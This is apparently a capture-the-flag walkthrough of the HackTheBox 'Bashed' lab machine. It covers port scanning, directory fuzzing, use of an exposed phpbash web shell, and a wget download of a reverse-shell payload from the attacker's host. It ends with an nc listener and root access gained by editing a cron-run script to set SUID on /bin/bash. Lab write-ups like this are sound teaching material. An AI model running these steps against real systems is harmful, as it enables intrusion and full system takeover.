

First of all I’m scanning the ports with Nmap



```
➜  bashed sudo nmap -sS -sV -sC -Pn 10.10.10.68
Password:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-26 11:23 CET
Nmap scan report for 10.10.10.68
Host is up (0.057s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Port 80 is Open so let’s check what’s in this web



10.10.10.68/single.html


phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
https://github.com/Arrexel/phpbash

```
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Looks like a Web shell, so let’s Fuzz the web Directory




```
➜  htb gobuster dir -u http://10.10.10.68/ -w ./wordlists/KaliLists/dirbuster/directory-li
st-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ./wordlists/KaliLists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/26 11:37:47 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
Progress: 7049 / 220561 (3.20%)
```

After checking them we can find the shell: http://10.10.10.68/dev/phpbash.php
We can get the user’s flag.


We can execute code as www-data, so let’s get a shell.

First of all we'll try getting php, bash and NC reverse shells but it doesn't work so lets try uploading a php file.




```
➜  bashed python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Curl doesn't exists so lets try WGET




```
www-data@bashed:/var/www/html/dev# curl http://10.10.14.27:8080/reverse.php -o eys.php
sh: 1: curl: not found
```

There we go, lets execute it, but first of all we need to listen the port we've specifiend in the reverse.php




```
www-data@bashed:/tmp# wget http://10.10.14.27:8080/reverse.php
--2022-02-27 02:20:30-- http://10.10.14.27:8080/reverse.php
Connecting to 10.10.14.27:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5490 (5.4K) [application/octet-stream]
Saving to: 'reverse.php.1'

0K ..... 100% 3.65M=0.001s

2022-02-27 02:20:30 (3.65 MB/s) - 'reverse.php.1' saved [5490/5490]
```

We copy our .php into the uploads directory an lets execute from the web




```
www-data@bashed:/var/www/html/uploads# cp /tmp/reverse.php ./eys.php
www-data@bashed:/var/www/html/uploads# ls
eys.php
index.html
```



```
10.10.10.68/uploads/eys.php
```

And we get the shell, let’s make it a real shell
sxex




```
➜  bashed nc -lvnp 4242
Connection from 10.10.10.68:40346
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
 x86_64 x86_64 GNU/Linux
 02:46:56 up 20 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

script /dev/null -c bash
control+z
stty raw -echo; fg
reset
xterm
export TERM=xterm
export SHELL=bash


sudo -l = We can execute commands as scriptmanager without password

So lets switch to scriptmanager: sudo  -u scriptmanager bash




```
scriptmanager@bashed:~$ whoami
scriptmanager
scriptmanager@bashed:~$ |
```

Now we are scriptmanager
We can find some “Suspicious” test.py and test.txt
So I guess that there’s a task that executes test.py




```
scriptmanager@bashed:/scripts$ ls
test.py  test.txt
scriptmanager@bashed:/scripts$ |
```

We can edit the file and let’s see




```
  GNU nano 2.5.3                  File: test.py

import os
os.system("chmod u+s /bin/bash")
```

If it works the way I think we'll be able to execute a /bin/bash as the owner with bash -p



```
scriptmanager@bashed:/scripts$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
scriptmanager@bashed:/scripts$
```

And now we're root



```
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# whoami
root
bash-4.3#
```